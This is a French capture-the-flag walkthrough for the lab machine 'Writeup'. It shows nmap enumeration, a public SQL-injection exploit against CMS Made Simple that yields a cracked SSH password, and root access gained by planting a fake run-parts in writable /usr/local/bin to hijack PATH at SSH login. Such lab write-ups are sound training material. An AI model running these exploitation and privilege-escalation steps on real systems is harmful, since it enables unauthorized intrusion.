Introduction

Writeup est une machine linux dont l'adresse IP est 10.10.10.138.

Compétences mises en œuvre :

- Enumération des ports et services d'un ordinateur.
- Analyse et exploitation d'un cms.
- Analyse et remplacement du binaire exécuté lors d'une connexion ssh.

Enumération initiale

On commence avec un scan **nmap** pour connaitre les ports et services qui tournent :

```
$ nmap -T4 -A 10.10.10.138
```


```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 dd:53:10:70:0b:d0:47:0a:e2:7e:4a:b6:42:98:23:c7 (RSA)
|   256 37:2e:14:68:ae:b9:c2:34:2b:6e:d9:92:bc:bf:bd:28 (ECDSA)
|_  256 93:ea:a8:40:42:c1:a8:33:85:b3:56:00:62:1c:a0:ab (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/writeup/
|_http-title: Nothing here yet.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

D'après nmap, deux ports sont ouverts :

- Le port **22**, un serveur **OpenSSH** version 7.4 tourne sur ce port.
- Le port **80**, un serveur **apache** 2.4.25 tourne derrière. Nous pouvons déjà voir un dossier writeup qui contient 2 writeup d'ancienne box et 1 writeup de la box actuelle non-fini.

Obtenir un accès utilisateur

En étant dans le dossier **/writeup/**, notre extension **wappanalyser** nous indique un **cms** :



Nous allons rechercher des exploits avec **searchsploit** :

```
$ searchsploit CMS Made Simple
```

```
CMS Made Simple 2.2.7 - (Authenticated) Remote Code Execution                | php/webapps/45793.py
CMS Made Simple < 1.12.1 / < 2.1.3 - Web Server Cache Poisoning              | php/webapps/39760.txt
CMS Made Simple < 2.2.10 - SQL Injection                                     | php/webapps/46635.py
CMS Made Simple Module Antz Toolkit 1.02 - Arbitrary File Upload             | php/webapps/34300.py
CMS Made Simple Module Download Manager 1.4.1 - Arbitrary File Upload        | php/webapps/34298.py
CMS Made Simple Showtime2 Module 3.6.2 - (Authenticated) Arbitrary File Upload | php/webapps/46546.py
```

Nous tentons l'exploit avec la version du CMS la plus élevée, c'est une injection sql :

```
$ python 46635.py -u http://10.10.10.138/writeup/ --crack -w /usr/share/wordlists/rockyou.txt
```

```
[+] Salt for password found: 5a599ef579066807
[+] Username found: jkr
[+] Email found: jkr@writeup.htb
[+] Password found: 62def4866937f08cc13bab43bb14e6f7
[+] Password cracked: raykayjay9
```

Et voilà, nous pouvons nous connecter en tant que **jkr** et récupérer le **user.txt** :

```
└──╼ [★]$ ssh jkr@10.10.10.138
The authenticity of host '10.10.10.138 (10.10.10.138)' can't be established.
ECDSA key fingerprint is SHA256:TEw8ogmentaVUz08dLoHLKmD7USL1uIqidsdoX77oy0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.138' (ECDSA) to the list of known hosts.
jkr@10.10.10.138's password:
Linux writeup 4.9.0-8-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
jkr@writeup:~$ cat /home/jkr/user.txt
d4e4[illegible]                    9f978
jkr@writeup:~$
```

Obtenir un accès administrateur

On upload **pspy64** et on l'exécute:

```
Scp pspy64 jkr@10.10.10.138:/home/jkr/pspy64
$ chmod +x pspy64
$ ./pspy64
```

```
2020/10/14 11:40:33 CMD: UID=0    PID=2589   | sshd: [accepted]
2020/10/14 11:40:33 CMD: UID=0    PID=2590   | sshd: [accepted]
2020/10/14 11:40:37 CMD: UID=0    PID=2591   | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
 run-parts --lsbsysinit /etc/update-motd.d > /run/motd.dynamic.new
2020/10/14 11:40:37 CMD: UID=0    PID=2592   | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
 run-parts --lsbsysinit /etc/update-motd.d > /run/motd.dynamic.new
2020/10/14 11:40:37 CMD: UID=0    PID=2593   | run-parts --lsbsysinit /etc/update-motd.d
2020/10/14 11:40:37 CMD: UID=0    PID=2594   | uname -rnsom
2020/10/14 11:40:37 CMD: UID=0    PID=2595   | sshd: jkr [priv]
```

À chaque connexion SSH, le bloc ci-dessus est exécuté, dans le bloc il y a l'instruction **run-parts** qui consiste à exécuter des scripts, actuellement il exécute **/etc/update-motd.d**. Également, nous avons accès en écriture au dossier **/usr/local/bin** :

```
$ find / -writable -type d 2>/dev/null
$ which run-parts
```

```
jkr@writeup:~$ find / -writable -type d 2>/dev/null
/proc/2657/task/2657/fd
/proc/2657/fd
/proc/2657/map_files
/var/local
/var/lib/php/sessions
/var/tmp
/usr/local
/usr/local/bin
```

```
jkr@writeup:~$ which run-parts
/bin/run-parts
```

Avec la commande **env**, nous pouvons voir que **/usr/local/bin** est avant **/bin**, cette remarque est importante dans notre cas, car si nous mettons un exécutable dans **/usr/local/bin** et qu'on l'appelle run-parts, alors lors d'une connexion ssh, notre faux **run-parts** sera exécuté :

```
$ env
```

```
PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
_=/usr/bin/env
```

Nous créons alors un faux run-parts qui affiche le fichier **root.txt** :

```
$ echo -e "/bin/bash\ncat /root/root.txt" > /usr/local/bin/run-parts
$ chmod +x /usr/local/bin/run-parts
```

Puis nous exécutons une nouvelle connexion ssh pour déclencher le run-parts et afficher root.txt :

```
$ ssh jkr@10.10.10.138
```